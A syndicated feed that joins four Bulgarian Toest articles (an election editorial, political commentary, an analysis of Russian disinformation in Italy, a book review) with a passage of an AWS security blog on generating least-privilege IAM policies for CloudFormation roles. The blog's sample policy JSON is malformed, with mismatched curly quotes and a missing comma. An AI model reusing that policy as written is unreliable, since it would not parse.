Седмицата (3–8 октомври)

Post Syndicated from Йовко Ламбрев original https://toest.bg/editorial-3-8-october-2022/

Изборите отминаха. И очаквано, не само не донесоха решение на кризата в управлението на страната, но и поставиха някои нови въпроси, чиито отговори съвсем не са очевидни. Но преди всичко…

През седмицата лидерът на „Възраждане“ Костадин Костадинов сътвори шумен скандал, опитвайки се да изгони от пресконференция неудобни нему журналисти. Това само по себе си не е новина. Помним и други политици, които обичаха да размахват пръст на медиите. Помним и такива, които, съзнавайки своята посредственост, градят кариера със слалом от един на друг скандал, за да поддържат вниманието към себе си. Но те успяват именно защото винаги има рояк от други журналисти, готови да припкат наоколо и безкритично да препредават тезите им. Вместо да ги удавят в тишина в името на професионалната чест и достойнството на цялото общество. Гръбнак е нужен и в политиката, но много повече в журналистиката.

Но да се върнем към изборите. Звучи екстравагантно, но до неотдавна всички участници в изборите все търсеха (че и намираха!) някакви доводи да твърдят, че именно те са спечелили. Интересно е, че след гласуването в неделя никой много-много не иска да се припознае като победител. Така че въпросът „Кой всъщност спечели изборите?“ изобщо не е неоснователен. В материала може да прочетете мнението на Светла Енчева по темата.

Емилия Милчева

След резултатите от гласуването в неделя коалициите изглеждат от трудни до невъзможни. Идеята ГЕРБ да пенсионира Борисов, за да се отвори някаква перспектива пред България, остава в сферата на невероятното. А прекрачването на установените червени линии от останалите ще е равносилно на политическо самоубийство. Затова и коментарът на Емилия Милчева тази седмица е с поглед малко по-напред във времето в опит да се предположи откъде би могла да дойде някаква развръзка. И уви, изглежда, че няма как да минем без някои „малки убийства“ след 2 октомври.

Мирослав Зафиров

В Европа кризите също нямат очевидни решения, а редица външни фактори и събития никак не улесняват нещата. „Трусовете в Източното Средиземноморие чертаят криза и за ЕС“, твърди в свой анализ за „Тоест“ нашият близкоизточен анализатор Мирослав Зафиров. От една страна, добрата новина е, че Израел и Ливан може би най-сетне са съвсем близо до споразумение за морската граница помежду си. От друга, темата е свързана със сериозни енергийни интереси и с надеждите на ЕС да задоволи част от енергийните си нужди именно с ресурсите от този регион.

Ангел Петров

Седмица преди България, предсрочни парламентарни избори се проведоха и в Италия. Част от партньорите в спечелилата коалиция не крият симпатиите си към Путинова Русия, а други, като медийния магнат Берлускони, са директни проводници на руските пропагандни послания – както лично, така и чрез свои медии. Ангел Петров проследява детайлите по темата в обзорен материал за съвместната ни рубрика с АЕЖ „Хроники на инфодемията“. Не пропускайте текста му „Червеят на съмнението. Повлия ли Русия на италианските избори?“

Севда Семер

Нека завършим с интересна книга. В рубриката ни „На второ четене“ този път Севда Семер е избрала да привлече читателския ни интерес към сборника с разкази „Американският любовник“ на Роуз Тримейн. Случайно или не, Севда завършва така своята препоръка:

Няма как да не се зачудиш какво щеше да е, ако всеки от нас осиновеше любимото си място за разходка и го поддържаше чисто. Сетих се за Смити и неговата отдаденост, когато излязоха резултатите от последната избирателна активност. В крайна сметка това сякаш е най-добрата препоръка за сборник с разкази – че героите остават да ти правят компания и след като си приключил с четенето.

Хубав уикенд и приятно четене!

Източник

След 2 октомври

Post Syndicated from Емилия Милчева original https://toest.bg/sled-2-oktomvri/

Политическата безизходица в България изглежда непреодолима. Не може да се получи устойчива коалиция без големи компромиси, а големите компромиси в контекста на скорошни нови избори са политическо самоубийство. ГЕРБ е отхвърлена от тези, с които е престижно да се коалира – като „Демократична България“ и „Продължаваме промяната“, които не я искат заради корупционния ѝ бранд и Бойко Борисов и свитата му. Желана е от други – като ДПС, официалното съюзяване с които би било репутационна щета.

ДБ и ПП поставят конкретни условия. Първите държат на членоразделна подкрепа за Украйна чрез официална оръжейна помощ (извън търговските сделки), реформа на прокуратурата и антиинфлационни мерки. Вторите – борба с корупцията по всички фронтове, което следва да се разбира и като оглавяване на КПКОНПИ от Бойко Рашков, избран за депутат от ПП.

Позицията за Украйна не фигурира в изброените от формацията на Кирил Петков и Асен Василев приоритети, някои от които са досущ като обявените преди време от БСП – данъчни облекчения за млади семейства с деца, две тарифи за ток и газ, увеличаване на минималната работна заплата на 860 лв. от 1 януари… и една съдебна реформа, за да не е толкова популистко. Но по-късно Петков отговори, че ще подкрепят в парламента изпращане на оръжие за Украйна – законопроект, който пък от ДБ обещаха да внесат още в първия ден.

Но ГЕРБ и Борисов без чадър? Трудно е за вярване.

Въпреки това Борисов трябва да е правдоподобен и убедителен в опитите си да конструира работещо правителство, след като съучаства в свалянето на коалиционния кабинет на ПП и проповядваше месеци наред, че само ГЕРБ ще спаси България от хаоса. Още тогава обеща оръжие за Украйна, таван на цените на бензина и дизела от 2,70 лв./л и евтино олио. (Последното така и така поевтинява поради обективни причини – складовете са претъпкани с българско и украинско слънчогледово семе.)

В легендата за Гордиевия възел Александър Македонски го разсякъл с меча си, но в политиката се налага възелът да бъде развързан. За тази цел ще се прибегне и до консултации на „Дондуков“ 2 – няма как, напоследък кабинетите на президента управляват повече от редовните правителства.

А възможно ли е четвъртият служебен кабинет на президента Румен Радев да работи заедно с 48-мия парламент?

За известно време – например два месеца, стига да не им е обидно на народните представители. Тогава политическите сили ще трябва да гласуват предложените от президентския кабинет политики в една парламентарна република, каквато е по конституция България. Да одобряват бюджет (на президента) за 2023 г. и законопроекти, свързани с Плана за възстановяване и устойчивост (ПВУ), подготвени пак от правителството на държавния глава. Някои от 20-те закона, изисквани заради реформите в ПВУ, вече бяха обявени от служебния кабинет – законопроектът за личния фалит; нов законопроект за КПКОНПИ, различен от внесения от ПП, в който Комисията се председателства на ротационен принцип от всеки от петимата ѝ членове, а те пък се избират от парламента, съдиите от ВАС и ВКС и президента.

А защо не и купуване на десет бойни изтребителя Gripen – компания, за която Радев лобира още като главнокомандващ ВВС. Сделката може да бъде пласирана в настоящото междувластие с аргумента, че американските F-16, които България плати, ще дойдат твърде късно – след 2030 г.

С изключение на БСП, никоя от останалите шест политически сили, спечелили представителство в 48-мия парламент, не е коментирала ходовете на служебния кабинет за самолетите на Gripen, разглеждани като „преходно решение“, камо ли да критикува президента. (Държавният глава се ползва със симпатиите на много избиратели от всички политически сили, дори и от средите на десните.) Такъв проект не фигурира в инвестиционната план-програма на Министерството на отбраната до 2032 г., но пък и този план не е гласуван в парламента, който би трябвало да одобри и сделка с шведския концерн. Изпълнителното бюро на БСП обаче се възпротиви с разумния аргумент, че не е работа на служебното правителство „да ангажира дългосрочно България с такива договори“.

Мекият вариант за полупрезидентска република може да се проиграе и с „припознаване“ на служебното правителство за редовно.

Такова предложение беше направила Мая Манолова след изборите през юли м.г. от името на „Изправи се! Мутри вън!“. В онзи момент победителят „Има такъв народ“ обяви, че няма да преговаря за коалиция, тъй като т.нар. протестни партии нямат 121 депутати – и ИТН ще предложи кабинет на малцинството със своите 64 народни представители. Сега обаче войната в Украйна наложи друг дневен ред и ако има „припознаване“, военният министър Димитър Стоянов може да изпадне заради твърде волатилната си позиция към руската агресия.

Президентът насърчи партиите да не се страхуват да поемат отговорност и да не проявяват малодушие с червените линии, които очертават пред съставянето на кабинет. Засега неговият бивш служебен премиер и бивш съветник Стефан Янев смело е декларирал готовността на „Български възход“ да състави кабинет на супермалцинството (евентуално с третия мандат). Което си е пак полупрезидентско управление. А ГЕРБ, след като са положили всички усилия, ще си измият ръцете…

На следващите предсрочни парламентарни избори – все едно кога, някъде там през февруари или март – 49-тият парламент ще е парцелиран като 48-мия, като 47-мия, защо не и като 46-тия. Отново никоя политическа сила няма да има комфорта да направи мнозинство с когото ѝ харесва, пак ще управлява някой президентски гълъб – и този път няколко „малки“ убийства са неизбежни.

Заглавна снимка: Ksenia Makagonova / Unsplash

Източник

Червеят на съмнението. Повлия ли Русия на италианските избори?

Post Syndicated from Ангел Петров original https://toest.bg/cherveyat-na-sumnenieto-povliya-li-rusiya-na-italianskite-izbori/

„Истината е първата жертва във всяка война.“ С тази крилата фраза през 2020 г. започнахме поредицата „Хроники на инфодемията“. Пандемията действително се оказа благодатна почва за разпространение на всякакъв вид дезинформация. Авторите на „Хрониките“ успяха да обяснят и да развенчаят едни от най-популярните митове, слухове и манипулативни наративи, свързани с COVID-19. След пандемията обаче започна истинска война в Европа. И истината отново е жертва. Пълномащабната агресия на Путинова Русия срещу Украйна започна след години прокремълска пропаганда, за която експертите предупреждаваха, но която често беше неглижирана. По тази причина от Асоциацията на европейските журналисти и Фондацията за свободата „Фридрих Науман“ в партньорство с „Тоест“ решихме да възобновим „Хрониките“ и да разширим тематичния им обхват – за ролята на дезинформацията като цяло, която в последните месеци създава и среда за войната.

Русия няма нужда от обичайните си инструменти за пропаганда (RT, „Спутник“ или „фабрики за тролове“), за да достигне до милиони европейци. През март т.г. Италия забрани руските канали RT и „Спутник“, но в началото на май частната телевизия Rete 4 покани руския външен министър Сергей Лавров на пространно интервю. На въпроса защо е необходима „денацификация“ на Украйна, след като самият президент Володимир Зеленски произлиза от еврейско семейство, Лавров отговори, че „и Хитлер е бил с еврейска кръв“ и „най-големите антисемити са именно евреите“.

Частният канал Rete 4 е от медийната империя на бившия премиер (и дългогодишен съюзник на Кремъл) Силвио Берлускони, който само преди дни заяви, че Путин е бил „принуден от руския народ и от партията и министрите си“ да проведе тази „специална операция“ в Украйна. След серия подобни интервюта с руския елит, властите в Италия реагираха, а медиите смениха курса и спряха да канят събеседници, свързани с Кремъл или разпространяващи разказа му.

Последвалите месеци, а и резултатите от скорошните избори в Италия – западноевропейската страна с най-съпоставими с България нагласи към Русия – обаче показаха, че промяната в редакционната политика на традиционните медии не решава проблема. Опасенията от трудна зима заради инфлацията и енергийната криза извадиха на преден план едно от най-коварните руски оръжия в условията на инфодемия: съмнението.

От Русия с болка

Италия изглежда подходяща за руски операции. През Студената война там действа най-мощната комунистическа партия в Западния блок. В края на тази пролет над една трета от италианците виждаха в Украйна и Запада най-голямата пречка пред мира (рекорд сред десетте държави, изследвани от Европейския съвет за външна политика), а едва малко над половината обвиняват Русия за войната. На власт бяха и се връщат някои защитници на Кремъл – освен Берлускони, такъв е и председателят на крайнодясната „Лига“ (побратимена с прокремълската „Единна Русия“) Матео Салвини.

На този фон осемнайсетте месеца власт на Марио Драги бяха болезнени за руския президент Владимир Путин предвид ярко проевропейските позиции (затова Москва коментира оставката на Драги с пожелание към италианците следващото им правителство да не е „слуга на интересите на САЩ“). През март руското Външно министерство заплаши Италия с „необратими последици“, ако бъдат приети още санкции.

Изглежда, че в руските пропагандни операции медиите в Италия паднаха първа жертва. Тъкмо в предаването Zona Bianca, където бе и интервюто с Лавров, известен италиански журналист, сражавал се преди години в Донбас, заяви за избиването на цивилни в Буча: „Имаше клане в Буча, но честно казано, не мога да кажа кой го направи. Нацистите са в Киев, където ги поставиха и някои представители на нашето правителство.“

Руският елит безкритично получаваше ефирно време, както отбелязва изследователят Матео Пулиезе. И то не само по Rete 4 на Берлускони. За италиански телевизии от началото на войната са коментирали и водещият рупор на Кремъл от „Первый канал“ Владимир Соловьов, и самият Александър Дугин, и символът на конфронтационния, изпълнен със съмнителни твърдения подход на Русия срещу Запада през последните години – говорителката на руското Външно министерство Мария Захарова (италиански журналист пътува до Москва за разговор с нея).

Редом с руснаците по телевизиите се изявяват и италианци в защита на Русия. Социологът Алесандро Орсини (противник на изпращането на оръжия на Украйна) твърди без никакви доказателства, че майки от Мариупол му изпращали писма всеки ден, молейки го да даде гласност, че украинците не искат война, а италианците са „луди“ да изпращат оръжия. Обществената медия Rai 1 показа „карта“ на стоманодобивния конгломерат „Азовстал“, където бяха последните сражения преди пълното овладяване на града от Русия и където според предаването били „биолабораториите“ на САЩ в Украйна. Всъщност „картата“, подхваната и от други медии, представлява разпространяван от руския политолог Сергей Марков 3D модел на недовършена настолна игра.

„В началото няколко лидери на мнение и геополитически анализатори бяха убедени в легитимността на действията на Русия [смятайки, че тя е била провокирана от НАТО]“, разказва в телефонен разговор Арие Антинори, професор по криминология и социология на девиантното поведение в Римския университет „Сапиенца“, сред чиито теми на изследване са информационните войни онлайн. „Имаше виктимизация и подкрепа за самовиктимизацията на Русия. Някои учени, журналисти, коментатори и политици участваха в дебата за тази перспектива“, допълва той.

Италианските власти реагираха, руснаците и пригласящите им изчезнаха от ефира, но не и дезинформацията.

Тласък вместо пропаганда

„Алтернативните“ онлайн медии и публикациите с фалшиви новини са само част от обяснението – например 34-те блога, превеждащи „алтернативна информация“ от руската платформа News Front (която има и българска секция), описани в изследване на аналитичния отдел на вестник Corriere della Sera. В помощ на руските операции бе и най-голямата от 24 февруари насам мрежа от имитиращи европейски медии сайтове с фалшиви новини за Украйна, бежанците и санкциите, чиито постове във Facebook са премахнати от „Мета“ преди седмица.

В доклад от миналия месец италианската парламентарна комисия за сигурност COPASIR съзира „съществена слабост в действията за борба с дезинформацията и различните форми на намеса“. В доклада, който обхваща периода февруари–август 2022 г., се казва също, че „Италия заради своята история и географско положение може да бъде инструмент за натиск върху евро-атлантизма и за отслабване на средиземноморската му проекция в полза на нарастващото руско стратегическо присъствие в Северна Африка, Сахел и на Балканите“.

Мария Захарова показа, че разбира това. С действията си тя обрисува и оръжието, срещу което сегашните стратегии се оказаха безсилни. В началото на септември, три седмици преди парламентарните избори в Италия, Захарова се обърна директно към италианците. В Telegram тя нападна приетия ден по-рано национален план за пестене на енергия, твърдейки, че зимата ще е тежка и студена, защото италианците са марионетки, управлявани от Вашингтон (който всъщност налагал политиките на Брюксел). Италианската икономика била в плен и вървяла към самоубийство заради „санкционното безумие“, докато американските бизнесмени плащали за енергия седем пъти по-малко. В последвалите коментари имаше и отговори на италиански. Външният министър Луиджи ди Майо нарече коментарите „намеса“ в суверенитета на Италия (за разлика от Салвини, който ги подкрепи).

Думите на Захарова отекнаха силно в италианските медии. Именно енергийната криза се утвърди като водеща тема в руските операции и в Италия – включително защото тя е реалност (и е в дневния ред на обществото). Според анализ на EURACTIV темата присъства ясно в проруски публикации в социалните мрежи в предизборната кампания: повишаването на цените не е дело на самия президент Владимир Путин, виновникът е ЕС заради оръжията и санкциите спрямо Русия. Дори само говоренето за пускане и спиране на газопроводи се превръща в оръжие. Европейската платформа EUvsDisinfo обърна внимание този месец на публикация на изданието L’AntiDiplomatico, което подкрепи Захарова за предстоящото „икономическо самоубийство“.

Директното взаимодействие с италианците дава достъп до публиката „отдолу нагоре“. Това е подход от ХХI, а не от ХХ век, смята проф. Арие Антинори. Той изследва Twitter, Telegram и други алтернативни мрежи, като Gab, в които крайни групи смесват теми от Украйна с въпросите за „джендъра“, мигрантите и ислямофобията. Участниците в тях са малцинство сред италианците. Достигат ли обаче посланията им до мнозинството, ако, както проф. Антинори сам твърди, за Русия е важно да се цели в тъканта на обществото с подход „да разрушава демокрацията от самите недра на всяка държава“? Въз основа на наблюденията си той стига до извода, че на руските операции не е нужна тълпа, а само критична маса.

„Днес проблемът не е как да достигнете до масите“, обяснява проф. Антинори. Той смята, че пропагандата (чийто латински корен означава „разпространение“) е понятие, свързано с XIX и XX век. Вместо това той говори за „тласък“ (propulsion). Целта на „тласъка“ са „глобализираните индивиди“, податливи на влияние и способни да се събират в малки групи, в свързани (connective), а не колективни (collective) общности.

„Не е нужно да преобърнете поведението или мисленето на италианците, както става с германците при нацистите […] Ако искате да създадете реакция, не ви трябват милиони хора. Нужни са само няколко събития, малко безредици – в Будапеща, в Прага, в Берлин, в Рим, във Франция“, казва Антинори. Властта на манипулиращия идва не от поляризацията, а от „едно от най-значимите оръжия в съвременния сценарий: съмнението“. Не е нужно човек да е срещу правителството (и срещу водещия дискурс) или да бъде убеден в подкрепа на Русия: да се поддържат хората постоянно поляризирани е трудно, да се манипулират емоциите им – по-лесно. Достатъчно е да се съмняват във властта и политическата система, да бъдат провокирани и да се замислят дали санкциите не вредят на Италия, обобщава изследователят.

Мълчаливата третина

Ефектът от съмнението не беше очевиден на изборите: подчертано проруската „Лига“ стопи подкрепата си. Нима руските операции не бяха достатъчни, за да повлияят на изборите? „Не бяха достатъчни, но бяха полезни за подсилване на ключовите играчи на тези избори – хората, които решиха да не гласуват. Въздържаха се 36%, в някои южни райони – до 50%. Над една трета от населението не беше представена“, коментира Арие Антинори. Числото едва ли впечатлява България с по-ниската ѝ избирателна активност, но за Италия беше отрицателен рекорд.

Изследванията на професора показват повишена предизборна активност тъкмо на групи, подкопаващи доверието във властта: не чрез опозиция на базата на сблъсък на идеи или алтернативи, а само на съмнение. В Италия (както и в другите две мишени на руската пропаганда – Германия и Източна Европа) „е нужно да се създаде критична маса, не масово движение срещу правителството“. Според него това е сериозен риск, защото някои от тях може да твърдят, че говорят от името на тези 36% негласували италианци.

На въпроса дали очаква руски натиск за сваляне на санкциите и операции за влияние тази есен, проф. Антинори отговаря утвърдително. Той допуска и че в условията на икономическа криза натискът на гражданите по темата може да влезе в дневния ред на правителството на десницата. В следващите месеци влиянието на играта с емоциите на споменатите „свързани общности“ върху общественото мнение може да има решаващо значение за политиката на Италия. А и за цяла Европа.

Заглавна илюстрация: © Пеню Кирацов
„Тоест“ е официален партньор за публикуването на материалите от поредицата „Хроники на инфодемията“, реализирана от АЕЖ-България съвместно с Фондация „Фридрих Науман“.

Източник

На второ четене: „Американският любовник“ от Роуз Тримейн

Post Syndicated from Севда Семер original https://toest.bg/na-vtoro-chetene-amerikanskiyat-lyubovnik/

Никой от нас не чете единствено най-новите книги. Тогава защо само за тях се пише? „На второ четене“ е рубрика, в която отваряме списъците с книги, публикувани преди поне година, четем ги и препоръчваме любимите си от тях. Рубриката е част от партньорската програма Читателски клуб „Тоест“. Изборът на заглавия обаче е единствено на авторите – Стефан Иванов и Севда Семер, които биха ви препоръчали тези книги и ако имаше как веднъж на две седмици да се разходите с тях в книжарницата.

„Американският любовник“ от Роуз Тримейн

превод от английски Невена Дишлиева-Кръстева, изд. ICU, 2017

Вероятно най-известната книга на английската писателка Роуз Тримейн e романът The Gustav Sonata – виртуозно изградена история за приятелство между двама мъже, продължило с десетилетия. Част от действието се развива в Швейцария по време на Втората световна война. Авторката рисува с контрасти и един от тях е неутралитетът на държавата и точно обратното от страна на героите – гняв, расизъм, любов. Те не могат да бъдат неутрални, нито да оставят миналото назад.

Сборникът с разкази „Американският любовник“ също е пълен с хора, движени от страст – своята или чуждата. Това е едно от общите неща между героите в сборника, които иначе са много различни: от една объркана млада жена, която се влюбва в полски имигрант (или поне в уменията му в леглото), до измислената любовна история на икономка с писателката Дафни дю Морие.

Роуз Тримейн пише без особена сантименталност. Перото ѝ е точно, наблюдателно и лаконично, докато показва как героите ѝ се справят с онова малко или огромно „но“, което преобръща досегашния им живот.

Едноименният разказ, който е първи в сборника, е за младата англичанка Бет и нейния американски любовник Тадеус. Тя го следва до Париж, където започват афера с трети човек, но когато се връщат в Лондон и Бет се оказва бременна, Тадеус изчезва също така небрежно и съдбоносно, както се е появил. Тази любов, която завършва с таен аборт, едновременно отнема и дава живот на Бет. Главната героиня превръща преживяното в скандален роман и става известна и богата млада авторка. Но в артистичния жест тя не открива освобождаването си от историята – напротив, разбира колко е невъзможно да продължи напред.

В контраст с този свят на богаташи и любовници, следващата история разказва за мъж, който живее в изолация от общността си – съвсем сам, като се изключат любимите му кучета. Оуен продава семейната ферма, за да покрие дълговете на починалите си роднини, но му остава малка част от имота, където решава да отвори хотел за кучета. Щом новите собственици се нанасят в съседство, те изкореняват ябълковите дръвчета, за да направят място за вилата си. А Оуен внимателно и отговорно изгражда удобни кучешки колибки и малко по малко си прави план за бъдеще, което да му е приятно. Краткият разказ обаче концентрира напрежение, което показва колко ще е труден пътят му до щастието – даже до спокойствието. Цялата история сякаш е започнала още от жестокия и безсмислен жест да изкорениш плодно дръвче.

Често се случва подобни малки знаци да подсказват накъде отива всичко. И ние като героите се надяваме да не е така и не обръщаме такова внимание на поличбите. Също като възрастната двойка, предупредена да не преименува лодка, защото е на лош късмет. Опитът им да открият ново име на това, което се случва – че бягат от тиранията на хаотичната си дъщеря, което те наричат възможност най-сетне да се отдадат на почивка и спокойствие в отдалечена вила – също няма да доведе до нищо хубаво.

В една от най-силните истории сме някъде в Русия и всичко звучи до такава степен като схема на класически руски разказ, че почти се превръща в пародия. Особено когато главният герой – началник-гара на малката спирка Астапово – философства, докато се опитва да убеди млада вдовица да му стане любовница. Казва ѝ, че смешните му чорапи са доказателство за това колко е несериозен целият живот – че е една шега. Когато той се съгласява да приюти вкъщи тежко болен пътник и неговата дъщеря, му прошепват името на непознатия: Лев Толстой, който бяга от съпругата си. И историята наистина се превръща в нещо толкова битово, комично и едновременно съществено, колкото са чифт бели чорапи, когато си тръгнал да убеждаваш някого да ти стане любовник.

Има много цвят в тези разкази, особено когато се озовем на напълно ново място – например с няколко хлапачки на игрището за лакрос. И внезапно гласът на авторката се променя напълно („Докопахме ли топката, улавяхме ли я в мрежичката, се понасяхме като вятър по калната трева.“). Такива неочаквани игри има много – например в едно от най-хубавите първи изречения, които съм чела: „Уолтър и Лина Паркър караха седемдесетте, когато решиха да избягат от вкъщи.“

Авторката не само умело ни пренася в тези малки и големи светове, но и елегантно ни извежда от тях. Точно на финала нерядко се случва писателите да ни изпуснат от дланта си и да се чувстваме даже предадени. Но тук историите приключват навреме, което някак естествено те увлича да продължиш да четеш – в края на разказа си готов за следващия.

Трогна ме много историята на самотен възрастен мъж, приел за свое задължение да поддържа чиста една общодостъпна алея:

Беше се самоназначил за пазач на мястото. Всеки ден събираше всякакви оставени от други хора неща: опаковки от шоколад, кутийки от бира, фасове, пластмасови бутилки и найлонови торбички. Презервативи. Дните, в които нямаше нищо за събиране, се брояха на пръсти. Смити слагаше всички боклуци в градински чувал за отпадъци и ги носеше у дома, където ги сортираше съгласно общинските указания за разделно събиране на отпадъци, а след това, уморен от обиколката, сядаше в един стар фотьойл и заспиваше.

Няма как да не се зачудиш какво щеше да е, ако всеки от нас осиновеше любимото си място за разходка и го поддържаше чисто. Сетих се за Смити и неговата отдаденост, когато излязоха резултатите от последната избирателна активност. В крайна сметка това сякаш е най-добрата препоръка за сборник с разкази – че героите остават да ти правят компания и след като си приключил с четенето.

Заглавно изображение: Колаж от корицата на книгата (худ. Деси Баева, изд. ICU) и снимка на Lisa Fotios / Pexels
Активните дарители на „Тоест“ получават постоянна отстъпка в размер на 20% от коричната цена на всички заглавия от каталога на ICU, както и на няколко други български издателства в рамките на партньорската програма Читателски клуб „Тоест“. За повече информация прочетете на toest.bg/club.

Източник

Use IAM Access Analyzer policy generation to grant fine-grained permissions for your AWS CloudFormation service roles

Post Syndicated from Joel Knight original https://aws.amazon.com/blogs/security/use-iam-access-analyzer-policy-generation-to-grant-fine-grained-permissions-for-your-aws-cloudformation-service-roles/

AWS Identity and Access Management (IAM) Access Analyzer provides tools to simplify permissions management by making it simpler for you to set, verify, and refine permissions. One such tool is IAM Access Analyzer policy generation, which creates fine-grained policies based on your AWS CloudTrail access activity—for example, the actions you use with Amazon Elastic Compute Cloud (Amazon EC2), AWS Lambda, and Amazon Simple Storage Service (Amazon S3). AWS has expanded policy generation capabilities to support the identification of actions used from over 140 services. New additions include services such as AWS CloudFormation, Amazon DynamoDB, and Amazon Simple Queue Service (Amazon SQS). When you request a policy, IAM Access Analyzer generates a policy by analyzing your CloudTrail logs to identify actions used from this group of over 140 services. The generated policy makes it efficient to grant only the required permissions for your workloads. For other services, Access Analyzer helps you by identifying the services used and guides you to add the necessary actions.

In this post, we will show how you can use Access Analyzer to generate an IAM permissions policy that restricts CloudFormation permissions to only those actions that are necessary to deploy a given template, in order to follow the principle of least privilege.

Permissions for AWS CloudFormation

AWS CloudFormation lets you create a collection of related AWS and third-party resources and provision them in a consistent and repeatable fashion. A common access management pattern is to grant developers permission to use CloudFormation to provision resources in the production environment and limit their ability to do so directly. This directs developers to make infrastructure changes in production through CloudFormation, using infrastructure-as-code patterns to manage the changes.

CloudFormation can create, update, and delete resources on the developer’s behalf by assuming an IAM role that has sufficient permissions. Cloud administrators often grant this IAM role broad permissions–in excess of what’s necessary to just create, update, and delete the resources from the developer’s template–because it’s not clear what the minimum permissions are for the template. As a result, the developer could use CloudFormation to create or modify resources outside of what’s required for their workload.

The best practice for CloudFormation is to acquire permissions by using the credentials from an IAM role you pass to CloudFormation. When you attach a least-privilege permissions policy to the role, the actions CloudFormation is allowed to perform can be scoped to only those that are necessary to manage the resources in the template. In this way, you can avoid anti-patterns such as assigning the AdministratorAccess or PowerUserAccess policies—both of which grant excessive permissions—to the role.

The following section will describe how to set up your account and grant these permissions.

Prepare your development account

Within your development account, you will configure the same method for deploying infrastructure as you use in production: passing a role to CloudFormation when you launch a stack. First, you will verify that you have the necessary permissions, and then you will create the role and the role’s permissions policy.

Get permissions to use CloudFormation and IAM Access Analyzer

You will need the following minimal permissions in your development account:

  • Permission to use CloudFormation, in particular to create, update, and delete stacks
  • Permission to pass an IAM role to CloudFormation
  • Permission to create IAM roles and policies
  • Permission to use Access Analyzer, specifically the GetGeneratedPolicy, ListPolicyGenerations, and StartPolicyGeneration actions

The following IAM permissions policy can be used to grant your identity these permissions.

{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "DeveloperPermissions”,
            "Effect": "Allow",
            "Action": [
                "access-analyzer:GetGeneratedPolicy",
                "access-analyzer:ListPolicyGenerations",
                "access-analyzer:StartPolicyGeneration",
                "cloudformation:*",
                "iam:AttachRolePolicy",
                "iam:CreatePolicy",
                "iam:CreatePolicyVersion",
                "iam:CreateRole",
                "iam:DeletePolicyVersion",
                "iam:DeleteRolePolicy",
                "iam:DetachRolePolicy",
                "iam:GetPolicy",
                "iam:GetPolicyVersion",
                "iam:GetRole",
                "iam:GetRolePolicy",
                "iam:ListPolicies",
                "iam:ListPolicyTags",
                "iam:ListPolicyVersions",
                "iam:ListRolePolicies",
                "iam:ListRoleTags",
                "iam:ListRoles",
                "iam:PutRolePolicy",
                "iam:UpdateAssumeRolePolicy"
            ],
            "Resource": "*"
        },
        {
            "Sid": "AllowPassCloudFormationRole”,
            "Effect": "Allow",
            "Action": [
                "iam:PassRole"
            ]
            "Resource": "*",
            "Condition": {
                "StringEquals": {
                    "iam:PassedToService": "cloudformation.amazonaws.com"
                }
            }
        }
    ]
}

Note: If your identity already has these permissions through existing permissions policies, there is no need to apply the preceding policy to your identity.

Create a role for CloudFormation

Creating a service role for CloudFormation in the development account makes it less challenging to generate the least-privilege policy, because it becomes simpler to identify the actions CloudFormation is taking as it creates and deletes resources defined in the template. By identifying the actions CloudFormation has taken, you can create a permissions policy to match.

To create an IAM role in your development account for CloudFormation

  1. Open the IAM console and choose Roles, then choose Create role.
  2. For the trusted entity, choose AWS service. From the list of services, choose CloudFormation.
  3. Choose Next: Permissions.
  4. Select one or more permissions policies that align with the types of resources your stack will create. For example, if your stack creates a Lambda function and an IAM role, choose the AWSLambda_FullAccess and IAMFullAccess policies.

    Note: Because you have not yet created the least-privilege permissions policy, the role is granted broader permissions than required. You will use this role to launch your stack and evaluate the resulting actions that CloudFormation takes, in order to build a lower-privilege policy.

  5. Choose Next: Tags to proceed.
  6. Enter one or more optional tags, and then choose Next: Review.
  7. Enter a name for the role, such as CloudFormationDevExecRole.
  8. Choose Create role.

Create and destroy the stack

To have CloudFormation exercise the actions required by the stack, you will need to create and destroy the stack.

To create and destroy the stack

  1. Navigate to CloudFormation in the console, expand the menu in the left-hand pane, and choose Stacks.
  2. On the Stacks page, choose Create Stack, and then choose With new resources.
  3. Choose Template is ready, choose Upload a template file, and then select the file for your template. Choose Next.
  4. Enter a Stack name, and then choose Next.
  5. For IAM execution role name, select the name of the role you created in the previous section (CloudFormationDevExecRole). Choose Next.
  6. Review the stack configuration. If present, select the check box(es) in the Capabilities section, and then choose Create stack.
  7. Wait for the stack to reach the CREATE_COMPLETE state before continuing.
  8. From the list of stacks, select the stack you just created, choose Delete, and then choose Delete stack.
  9. Wait until the stack reaches the DELETE_COMPLETE state (at which time it will also disappear from the list of active stacks).

Note: It’s recommended that you also modify the CloudFormation template and update the stack to initiate updates to the deployed resources. This will allow Access Analyzer to capture actions that update the stack’s resources, in addition to create and delete actions. You should also review the API documentation for the resources that are being used in your stack and identify any additional actions that may be required.

Now that the development environment is ready, you can create the least-privilege permissions policy for the CloudFormation role.

Use Access Analyzer to generate a fine-grained identity policy

Access Analyzer reviews the access history in AWS CloudTrail to identify the actions an IAM role has used. Because CloudTrail delivers logs within an average of about 15 minutes of an API call, you should wait at least that long after you delete the stack before you attempt to generate the policy, in order to properly capture all of the actions.

Note: CloudTrail must be enabled in your AWS account in order for policy generation to work. To learn how create a CloudTrail trail, see Creating a trail for your AWS account in the AWS CloudTrail User Guide.

To generate a permissions policy by using Access Analyzer

  1. Open the IAM console and choose Roles. In the search box, enter CloudFormationDevExecRole and select the role name in the list.
  2. On the Permissions tab, scroll down and choose Generate policy based on CloudTrail events to expand this section. Choose Generate policy.
  3. Select the time period of the CloudTrail logs you want analyzed.
  4. Select the AWS Region where you created and deleted the stack, and then select the CloudTrail trail name in the drop-down list.
  5. If this is your first time generating a policy, choose Create and use a new service role to have an IAM role automatically created for you. You can view the permissions policy the role will receive by choosing View permission details. Otherwise, choose Use an existing service role and select a role in the drop-down list.

    The policy generation options are shown in Figure 1.

    Figure 1: Policy generation options

    Figure 1: Policy generation options

  6. Choose Generate policy.

You will be redirected back to the page that shows the CloudFormationDevExecRole role. The Status in the Generate policy based on CloudTrail events section will show In progress. Wait for the policy to be generated, at which time the status will change to Success.

Review the generated policy

You must review and save the generated policy before it can be applied to the role.

To review the generated policy

  1. While you are still viewing the CloudFormationDevExecRole role in the IAM console, under Generate policy based on CloudTrail events, choose View generated policy.
  2. The Generated policy page will open. The Actions included in the generated policy section will show a list of services and one or more actions that were found in the CloudTrail log. Review the list for omissions. Refer to the IAM documentation for a list of AWS services for which an action-level policy can be generated. An example list of services and actions for a CloudFormation template that creates a Lambda function is shown in Figure 2.
    Figure 2: Actions included in the generated policy

    Figure 2: Actions included in the generated policy

